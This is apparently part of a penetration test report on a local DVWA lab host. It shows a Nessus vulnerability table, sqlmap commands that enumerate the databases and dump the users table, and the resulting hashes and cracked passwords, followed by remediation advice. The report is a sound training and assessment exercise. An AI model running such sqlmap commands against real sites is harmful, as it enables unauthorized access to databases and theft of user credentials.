The screenshot shows the Tenable Nessus Expert interface. The top navigation bar includes 'tenable Nessus Expert', 'Scans', and 'Settings'. Below this, there are tabs for 'Hosts' (1), 'Vulnerabilities' (47), and 'History' (3). A search bar labeled 'Search Vulnerabilities' is present. The left sidebar contains a 'FOLDERS' section with 'My Scans', 'paolo', 'All Scans', and 'Trash'. Below that is a 'RESOURCES' section with 'Policies', 'Plugin Rules', 'Customized Reports', 'Terrscan', and 'Web App Scanning'. The main content area displays a table of vulnerabilities with columns for 'Sev', 'CVSS', 'VPR', 'Name', 'Family', and 'Count'. The table lists various vulnerabilities such as 'Apache (Multiple Issues)', 'HTTPS Not Detected', 'Blind SQL Injection', 'SQL Injection', 'Cross-Site Scripting (XSS)', 'DOM-based Cross-Site Scripting (XSS)', 'Directory Listing', 'Unencrypted Password Form', 'Content Injection', and 'AJQuery (Multiple Issues)'.

Sev	CVSS	VPR	Name	Family	Count
MEDIUM	...	...	Apache (Multiple Issues)	Component Vulnerability	9
HIGH	7.4		HTTPS Not Detected	SSL/TLS	1
HIGH	7.3		Blind SQL Injection (differential analysis)	Injection	2
HIGH	7.3		Blind SQL Injection (timing attack)	Injection	2
HIGH	7.3		SQL Injection	Injection	2
MEDIUM	6.1		Cross-Site Scripting (XSS)	Cross Site Scripting	3
MEDIUM	6.1		DOM-based Cross-Site Scripting (XSS)	Cross Site Scripting	2
MEDIUM	5.3		Directory Listing	Web Servers	2
MEDIUM	5.3		Unencrypted Password Form	Authentication & Session	1
MEDIUM	4.8		Content Injection	Injection	3
MEDIUM	...	...	AJQuery (Multiple Issues)	Component Vulnerability	3

Vulnerabilities

Vulnerability	CVSS Score	Severity
HTTPS Not Detected	7.4	High
Blind SQL Injection	7.3	High
SQL Injection	7.3	High
Cross-Site Scripting (XSS)	6.1	Medium
DOM-based Cross-Site Scripting (XSS)	6.1	Medium
Directory Listing	5.3	Medium



Exploited Vulnerabilities:

Timestamp	Target IP	Vulnerability	PTES Phase
2026-3-19 11:00 pm	192.168.0.107	SQL Injection	Exploitation

5.5 Exploitation

1. List Tables

Command used:

- **sqlmap -u 'http://192.168.0.107/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit' --batch -dbs**

```
[01:55:58] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4, PHP
back-end DBMS: MySQL ≥ 4.1
[01:55:58] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

2. View Tables of the dvwa Database

Command Used:

- **sqlmap -u 'http://192.168.0.107/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit' --batch -D dvwa --tables**



```
[01:56:33] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
```

3. See Columns in the users Table

Command used:

- **sqlmap -u**
'http://192.168.0.107/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit' --
batch -D dvwa -T users --columns

```
[01:56:53] [INFO] fetching columns for table 'users' in database 'dvwa'
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70) |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+
```

5.6 Post-Exploitation

Extracted data

Command used:

- **sqlmap -u**
'http://192.168.0.107/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit' --
batch -D dvwa -T users -c user_id, user, password --dump



```
Database: dvwa
Table: users
[5 entries]
```

user_id	user	password
1	admin	5f4dcc3b5aa765d61d8327deb882cf99 (password)
2	gordonb	e99a18c428cb38d5f260853678922e03 (abc123)
3	1337	8d3533d75ae2c3966d7e0d4fcc69216b (charley)
4	pablo	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)
5	smithy	5f4dcc3b5aa765d61d8327deb882cf99 (password)

5.7 Remediation:

1. Use prepared statement / parameterized queries

Prepared Statements and parameterized queries ensure that the user input is treated as data, not an SQL query. This approach eliminates the risk of sql injection.

2. Input Validation

Input validation ensures that all inputs are validated before being sent to the database server. Only allow certain characters and patterns, such as alphanumeric input, for fields like username and email address.

3. Error Handling

Configure the application not to display any detailed error messages to the users.

5.8 Summary

The Vulnerability Assessment and Penetration Testing was conducted on a local environment targeting the host 192.168.0.107, following the PTES methodology. During the intelligence gathering phase, network scanning identified multiple open services, including HTTP.

Vulnerability analysis using OpenVAS identified critical issues, including SQL Injection and Cross-Site Scripting (XSS). These findings were manually validated



during the exploitation phase. SQL Injection was successfully exploited using sqlmap, allowing the extraction of database contents, including user credentials. Post-exploitation activities demonstrated potential impact through unauthorized data access. No privilege escalation was required due to the severity of initial vulnerabilities.

Remediation measures include implementing input validation, parameterized queries, and output encoding to prevent injection attacks. It is recommended to deploy a Web Application Firewall (WAF) and conduct regular vulnerability assessments.

5.9 Non-Technical Summary

A security assessment was performed on a local test system to identify potential weaknesses. The testing revealed critical vulnerabilities in the web application that could allow attackers to access sensitive data without authorization. Specifically, issues were found that enable the manipulation of database queries.

These vulnerabilities could lead to data exposure and compromise of user accounts. Immediate corrective actions are recommended, including improving input validation and strengthening application security controls.

Regular security testing and monitoring should be implemented to prevent similar risks in the future and ensure the system remains secure.